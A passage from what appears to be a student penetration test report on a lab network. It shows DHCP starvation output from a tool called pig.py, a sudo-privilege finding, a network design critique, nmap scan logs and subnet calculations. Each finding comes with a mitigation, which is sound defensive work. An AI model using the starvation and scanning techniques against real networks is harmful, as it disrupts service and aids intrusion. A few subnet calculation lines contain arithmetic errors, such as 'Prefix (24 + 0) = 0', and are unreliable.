[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.212 for MAC=[de:ad:00:19:30:3f]
[--->] DHCP_Request 192.168.0.212
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.213 for MAC=[de:ad:08:19:7f:77]
[--->] DHCP_Request 192.168.0.213
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.214 for MAC=[de:ad:11:60:85:f4]
[--->] DHCP_Request 192.168.0.214
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.215 for MAC=[de:ad:1f:19:69:f9]
[--->] DHCP_Request 192.168.0.215
[--->] DHCP_Discover
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.217 for MAC=[de:ad:0c:5c:de:f8]
[--->] DHCP_Request 192.168.0.217
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.218 for MAC=[de:ad:27:2c:07:f5]
```

Figure 4.16: pig.py used for DHCP starvation

This can potentially be paired with an attacker running their own DHCP server that would force new hosts looking for an IP to go through an attacker's listener so that they could capture all of the target's traffic.

Mitigating against this attack can be quite complicated, but one solution would be to set up DHCP Snooping. DHCP Snooping works by reading the payload of the DHCP protocol request and making sure that source MAC address and client hardware address within the payload are the same. If they are different, the MAC client hardware address is being spoofed and the DHCP request can be refused.

4.8 Bad Sudo Permissions

On every workstation and every router it was possible to execute "sudo su" on non-privileged accounts to in order become root. This is not necessary and quite a big security issue as if an attacker gains access to these accounts and knows their password, they can become root.

This vulnerability was made significantly worse due to the fact that weak passwords were used for all of the non-privileged accounts and passwords were reused frequently. This meant that getting root access on each host was extremely trivial.

This vulnerability can be quite easily mitigated by setting what commands the non-privileged accounts have access to through sudo. This can be done by editing the sudoers file and creating a configuration where sudo users are not able to use the su command. Sudo access should be limited to only programs the user needs access to.

5. Network Design Critical Evaluation

5.1 Network Structure

As seen in the network diagram in section 2.1, this network has a very linear design. That is to say that to get from a host on the 192.168.0.192/27 subnet to a host on the 192.168.0.64/27 subnet, the packets would have to pass through four routers and a firewall. This seems like an inefficient design and it will result in congestion of traffic particularly on routers 2 and 3 as these are currently central points in the network.

One solution to this would be to connect Router 1 and Router 3. This way, traffic can be routed more efficiently and in most cases it would reduce the number of hops on the network for a packet by 1.

Having Webserver 1 connected to its own router interface is good design practice as it allows for asymmetric switching. This means that the switch can dedicate a significant amount of resources to serving the web traffic potentially mitigating against a bottleneck. This would be improved even more if the earlier suggested change was made as it would mean that the router isn't responsible for all traffic going to and from the 192.168.0.192/27 subnet allowing it to dedicate even more resources to serving the web server's content.

The use of a DMZ was effective. The firewall rules were configured correctly so that access to the DMZ from the WAN was limited to just the web server's IP address, and access from the web server to the LAN was limited to just the workstation IP address, not the router interfaces. Once the web server was compromised, it only enabled access to the workstation and a pivot through that machine had to be made in order to achieve full access to the LAN. If the workstation wasn't compromised, the LAN network would not have been accessible without altering firewall rules.

5.2 Subnetting

Starting with the subnets between each router, these have correctly been assigned subnets with a mask of 255.255.255.252, meaning that only two hosts can be present. This is ideal for a subnet for two interfaces as it prevents any other devices from getting in between and potentially snooping traffic, as well as not leaving unused addresses. These subnets are sections of the 192.168.0.224/27, an effective use of VLSM.

At least, most of the routing subnets are done correctly. the subnet being used between eth0 of Router 4 and the LAN interface of the firewall is currently 192.168.0.96/27, a subnet with 30 hosts. This isn't neessary as this subnet only needs two hosts since it's just for routing. 192.168.0.236/30 would be a much better choice. This is the final remaining section of 192.168.0.224/27 that was used for all the other routing subnets. This would be a much more efficient choice as it's currently not in use and fits the requirements of this section much better.

Doing this would free up the 192.168.0.96/27 subnet which could then be used to replace one of the two subnets on the network that aren't within the 192.168.0.0/24 space. 13.13.13.0/24 for example is being used currently for two hosts. This subnet is actually not reserved for private network usage (Network Working Group, 1996) which could result in an IP conflict if internet access was available while trying to use this network. If not the now available 192.168.0.96/27, a better choice would be a subnet within 10.0.0.0/8 as these addresses are reserved for private use.

Subnet 172.16.221.0/24 is being used only for a webserver. This is ideal in terms of serving web traffic but there is no need for there to be up to 254 usable hosts on this subnet when it's optimal for there to only be two. This should be replaced with a subnet with only two usable hosts, ensuring that the web server content gets full priority.

Subnets 192.168.0.192/27, 192.168.0.128/27 and 192.168.0.32/27 that are adjacent to the routers appear to have been subnetted to allow for some more hosts to be connected to those subnets. The network engineer should ensure that allowing for up to 30 hosts for each of these subnets is necessary as some of that space could be used with VLSM in place of the 13.13.13.0/24 and 172.16.221.237/24 subnets which seem unnecessarily large.

5.3 Routing

Routing was configured with OSPF, a system for automatic routing using Dijkstra's path finding algorithm. This is a very good design choice as it allows for modifications of the network to be made easily as well an ensuring that the routing is done in the most efficient way possible.

5.4 Suggested Additions

One important missing element is an Intrusion Detection System otherwise known as an IDS. These are extremely useful for automatically analysing traffic going through the network and would greatly improve the security of the network as most likely any attacks or attempted attacks would be logged and tracked. This would allow the network engineer to learn from the attack and implement countermeasures to prevent it from happening again.

The DMZ is currently configured using one firewall with three interfaces, but it would be more secure to use two separate firewalls with the DMZ being in between them (Steven, S, 2002, p.296). This would allow for more nuanced configuration of the DMZ and would mean that compromising the first firewall wouldn't allow an attacker access to the LAN behind the second firewall.

The network was all connected physically using ethernet as indicated by the ethX devices. This is fine for a network of this size but the introduction of a wireless access point might be appropriate to allow users to access the network from their own devices.

6. Conclusions

In conclusion, the network is extremely vulnerable to a variety of security issues. An attacker would have no problem getting access to the entire network within a fairly short amount of time. The vulnerabilities themselves aren't particularly complicated and shouldn't take too long to patch. All of the vulnerabilities are fixable and aren't inherent to the current design of the network.

The network design mostly good apart from some subnetting issues and some potential improvements that could be made. These improvements would include changes to the structure of the network and some additional devices being added to the network.

In its current state, the tester advises that the network should not be connected to the internet until the security issues have been fixed. It is too vulnerable and valuable data or information could very easily be acquired or manipulated by an attacker.

7. References

Netgate (No date a). *pfSense Documentation*. [Online]
Available at: https://docs.netgate.com/pfsense/en/latest/index.html

VyOS (No date) *VyOS User Guide*. [Online]
Available at: https://docs.vyos.io/en/latest/ Last accessed December 10th 2019

Netgate (No date b) *Firewall Rule Processing Order*. [Online]
Available at: https://docs.netgate.com/pfsense/en/latest/firewall/firewall-rule-processing-order.html
Last accessed December 10th 2019

Network Working Group (1996) *Address Allocation for Private Internets*. [Online]
Available at: https://tools.ietf.org/html/rfc1918 Last accessed December 10th 2019

Steven, S. (2002 p.296) *Testing Web Security: Assessing the Security of Web Sites and Applications*.
Indianapolis: Wiley Publishing.

NCSC (2018) *Password policy: updating your approach*. [Online]
Available at: https://www.ncsc.gov.uk/collection/passwords/updating-your-approach Last accessed
December 10th 2019

8. Appendices

8.1 Nmap Scans

```
root@kali:~# nmap 192.168.0.192/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:14 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00064s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.203
Host is up (0.00090s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00079s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
111/tcp open  rpcbind

Nmap done: 32 IP addresses (4 hosts up) scanned in 26.82 seconds
root@kali:~#
```

Figure 8.1: nmap scan of 192.168.0.192/27

```
root@kali:~# nmap 172.16.221.16/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:49 EDT
Nmap scan report for 172.16.221.16
Host is up (0.0014s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 172.16.221.237
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 256 IP addresses (2 hosts up) scanned in 50.66 seconds
root@kali:~#
```

Figure 8.2: nmap scan of 172.16.221.16/24

```
root@kali:~# nmap 192.168.0.224/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:56 EDT
Nmap scan report for 192.168.0.225
Host is up (0.00089s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.74 seconds
root@kali:~#
```

Figure 8.3: nmap scan of 192.168.0.224/30

```
root@kali:~# nmap 192.168.0.32/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:57 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0030s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.0036s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 15.07 seconds
root@kali:~#
```

Figure 8.4: nmap scan of 192.168.0.32/27

```
root@kali:~# nmap 13.13.13.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:33 EDT
Nmap scan report for 13.13.13.12
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 13.13.13.13
Host is up (0.0050s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 68.15 seconds
root@kali:~#
```

Figure 8.5: nmap scan of 13.13.13.0/24

```
root@kali:~# nmap 192.168.0.128/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:58 EDT
Nmap scan report for 192.168.0.129
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 15.15 seconds
root@kali:~#
```

Figure 8.6: nmap scan of 192.168.0.128/27

```
root@kali:~# nmap 192.168.0.228/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:02 EDT
Nmap scan report for 192.168.0.229
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.59 seconds
root@kali:~#
```

Figure 8.7: nmap scan of 192.168.0.228/30

```
root@kali:~# nmap -e tun0 192.168.0.232/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:32 EDT
Nmap scan report for 192.168.0.233
Host is up (0.0065s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.234
Host is up (0.0075s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
2601/tcp open  zebra
2604/tcp open  ospfd
2605/tcp open  bgpd

Nmap done: 4 IP addresses (2 hosts up) scanned in 18.38 seconds
```

Figure 8.8: nmap scan of 192.168.0.232/30

```
root@kali:~# nmap -e tun0 192.168.0.240/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:30 EDT
Nmap scan report for 192.168.0.241
Host is up (0.0092s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.0.242
Host is up (0.0069s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap done: 4 IP addresses (2 hosts up) scanned in 19.25 seconds
```

Figure 8.9: nmap scan of 192.168.0.240/30

```
root@kali:~# nmap -e tun1 192.168.0.96/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:53 EDT
Nmap scan report for 192.168.0.97
Host is up (0.013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.98
Host is up (0.024s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
2601/tcp open  zebra
2604/tcp open  ospfd
2605/tcp open  bgpd

Nmap done: 32 IP addresses (2 hosts up) scanned in 21.22 seconds
root@kali:~#
```

Figure 8.10: nmap scan of 192.168.0.96/27

```
root@kali:~# nmap 192.168.0.66/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 01:27 EDT
Nmap scan report for 192.168.0.66
Host is up (0.0088s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (1 host up) scanned in 15.20 seconds
root@kali:~#
```

Figure 8.11: partial nmap scan of 192.168.0.64/27

```
root@kali:~# nmap -e tun1 192.168.0.64/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.65
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.66
Host is up (0.0036s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 30.50 seconds
```

Figure 8.12: nmap scan of 192.168.0.64/27

8.2 Subnet Calculations

8.2.1 13.13.13.0/24

Subnet mask	255.255.255.0
Binary mask	11111111.11111111.11111111.00000000
Prefix	(24 + 0) = 0
Network bits	(24 - 24) = 0
Host bits	(8 - 0) = 8
Total Addresses	($2\hat{8}$) = 256
Hosts available	(256 - 2) = 254
Network Address	13.13.13.0
Broadcast Address	13.13.13.255
Useable Addresses	13.13.13.1 - 13.13.13.254

8.2.2 172.16.221.0/24

Subnet mask	255.255.255.0
Binary mask	11111111.11111111.11111111.00000000
Prefix	(24 + 0) = 0
Network bits	(24 - 24) = 0
Host bits	(8 - 0) = 8
Total Addresses	($2\hat{8}$) = 256
Hosts available	(256 - 2) = 254
Network Address	172.16.221.0
Broadcast Address	172.16.221.255
Useable Addresses	172.16.221.1 - 172.16.221.254

8.2.3 192.168.0.32/27

Subnet mask	255.255.255.224
Binary mask	11111111.11111111.11111111.11100000
Prefix	(24 + 3) = 27
Network bits	(27 - 24) = 3
Host bits	(8 - 3) = 5
Total Addresses	$(2\hat{5}) = 32$
Hosts available	(32 - 2) = 30
Network Address	192.168.0.32
Broadcast Address	192.168.0.63
Useable Addresses	192.168.0.33 - 192.168.0.62

8.2.4 192.168.0.64/27

Subnet mask	255.255.255.224
Binary mask	11111111.11111111.11111111.11100000
Prefix	(24 + 3) = 27
Network bits	(27 - 24) = 3
Host bits	(8 - 3) = 5
Total Addresses	$(2\hat{5}) = 32$
Hosts available	(32 - 2) = 30
Network Address	192.168.0.64
Broadcast Address	192.168.0.95
Useable Addresses	192.168.0.65 - 192.168.0.94

8.2.5 192.168.0.96/27

Subnet mask	255.255.255.224
Binary mask	11111111.11111111.11111111.11100000
Prefix	(24 + 3) = 27
Network bits	(27 - 24) = 3
Host bits	(8 - 3) = 5
Total Addresses	$(2\hat{5}) = 32$
Hosts available	(32 - 2) = 30
Network Address	192.168.0.96
Broadcast Address	192.168.0.127
Useable Addresses	192.168.0.97 - 192.168.0.126

8.2.6 192.168.0.128/27

Subnet mask	255.255.255.224
Binary mask	11111111.11111111.11111111.11100000
Prefix	(24 + 3) = 27
Network bits	(27 - 24) = 3
Host bits	(8 - 3) = 5
Total Addresses	$(2\hat{5}) = 32$
Hosts available	(32 - 2) = 30
Network Address	192.168.0.128
Broadcast Address	192.168.0.159
Useable Addresses	192.168.0.129 - 192.168.0.158

8.2.7 192.168.0.192/27

Subnet mask	255.255.255.224
Binary mask	11111111.11111111.11111111.11100000
Prefix	(24 + 3) = 27
Network bits	(27 - 24) = 3
Host bits	(8 - 3) = 5
Total Addresses	$(2\hat{5}) = 32$
Hosts available	(32 - 2) = 30
Network Address	192.168.0.192
Broadcast Address	192.168.0.223
Useable Addresses	192.168.0.193 - 192.168.0.222

8.2.8 192.168.0.224/30

Subnet mask	255.255.255.252
Binary mask	11111111.11111111.11111111.11111100
Prefix	(24 + 6) = 30
Network bits	(30 - 24) = 6
Host bits	(8 - 6) = 2
Total Addresses	$(2\hat{2}) = 4$
Hosts available	(4 - 2) = 2
Network Address	192.168.0.224
Broadcast Address	192.168.0.227
Useable Addresses	192.168.0.225 & 192.168.0.226

8.2.9 192.168.0.228/30

Subnet mask	255.255.255.252
Binary mask	11111111.11111111.11111111.11111100
Prefix	(24 + 6) = 30
Network bits	(30 - 24) = 6
Host bits	(8 - 6) = 2
Total Addresses	$(2\hat{2}) = 4$
Hosts available	(4 - 2) = 2
Network Address	192.168.0.228
Broadcast Address	192.168.0.231
Useable Addresses	192.168.0.229 & 192.168.0.230

8.2.10 192.168.0.232/30

Subnet mask	255.255.255.252
Binary mask	11111111.11111111.11111111.11111100
Prefix	(24 + 6) = 30
Network bits	(30 - 24) = 6
Host bits	(8 - 6) = 2
Total Addresses	$(2\hat{2}) = 4$
Hosts available	(4 - 2) = 2
Network Address	192.168.0.232
Broadcast Address	192.168.0.235
Useable Addresses	192.168.0.233 & 192.168.0.234

8.2.11 192.168.0.240/30

Subnet mask	255.255.255.252
Binary mask	11111111.11111111.11111111.11111100
Prefix	(24 + 6) = 30
Network bits	(30 - 24) = 6
Host bits	(8 - 6) = 2
Total Addresses	$(2\hat{2}) = 4$
Hosts available	(4 - 2) = 2
Network Address	192.168.0.240
Broadcast Address	192.168.0.243
Useable Addresses	192.168.0.241 & 192.168.0.242